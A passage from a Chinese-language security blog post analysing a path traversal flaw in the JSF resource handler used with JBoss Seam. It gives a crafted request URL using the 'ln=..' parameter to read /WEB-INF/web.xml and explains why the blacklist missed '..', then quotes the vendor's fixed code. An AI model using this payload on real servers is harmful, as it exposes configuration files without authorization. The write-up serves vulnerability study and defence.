     <servlet-class>org.jboss.seam.servlet.SeamResourceServlet</servlet-class>
   </servlet>
  ▼<servlet-mapping>
     <servlet-name>Seam Resource Servlet</servlet-name>
     <url-pattern>/resource/*</url-pattern>
   </servlet-mapping>
  ▼<servlet>
     <servlet-name>Faces Servlet</servlet-name>
     <servlet-class>javax.faces.webapp.FacesServlet</servlet-class>
     <load-on-startup>1</load-on-startup>
   </servlet>
  ▼<servlet-mapping>
```


除此之外还有另外一种利用方式，其实过程也大同小异。就是利用libraryName
来进行跳目录，其赋值方式为libraryName=context.getExternalContext().getRequestParameterMap().get("ln");将请求的URL改为
http://target.com/javax.faces.resource/javax.faces.resource./WEB-INF/web.xml.seam?ln=.. 然后basepath通过basePath =
library.getPath() + '/' + resourceName;赋值为/resources/../WEB-INF/web.xml也一样读取到了web.xml的内容了。

其实在第二种利用方式中，程序本身检查通过`libraryNameContainsForbiddenSequence`检测了`libraryName`的值，但是黑名单字符中不包含`..`

官方在后面的修复方案就是将`..`加入黑名单并且同时检查了`resourceName`和`libraryName`是否合法。

```
LibraryInfo library = null;
if (libraryName != null && !nameContainsForbiddenSequence(libraryName)) {
    library = findLibrary(libraryName, localePrefix, ctx);
    if (library == null && localePrefix != null) {
        // no localized library found.  Try to find
        // a library that isn't localized.
        library = findLibrary(libraryName, null, ctx);
    }
    if (library == null) {
        // If we don't have one by now, perhaps it's time to
        // consider scanning directories.
        library = findLibraryOnClasspathWithZipDirectoryEntryScan(libraryName, localePrefix, ctx, false);
        if (library == null && localePrefix != null) {
            // no localized library found.  Try to find
            // a library that isn't localized.
            library = findLibraryOnClasspathWithZipDirectoryEntryScan(libraryName, null, ctx, false);
        }
        if (null == library) {
            return null;
        }
    }
} else if (nameContainsForbiddenSequence(libraryName)) {
    return null;
}

String resName = trimLeadingSlash(resourceName);
if (nameContainsForbiddenSequence(resName)) {
    return null;
}
```


参考

cve-2010-1871-jboss-seam-framework

HITCON 2016 WEB WRITEUP

My-CTF-Web-Challenges

web500-hitconctf-2016-and-exploit-cve-2013-2165

path-traversal-defects-oracles-jsf2-implementation

上一篇：Jolokia JNDI Inje... 下一篇：安全帮 - 零基础web安全学习终极攻略

1. 0 条回复
   - 动动手指，沙发就是你的了！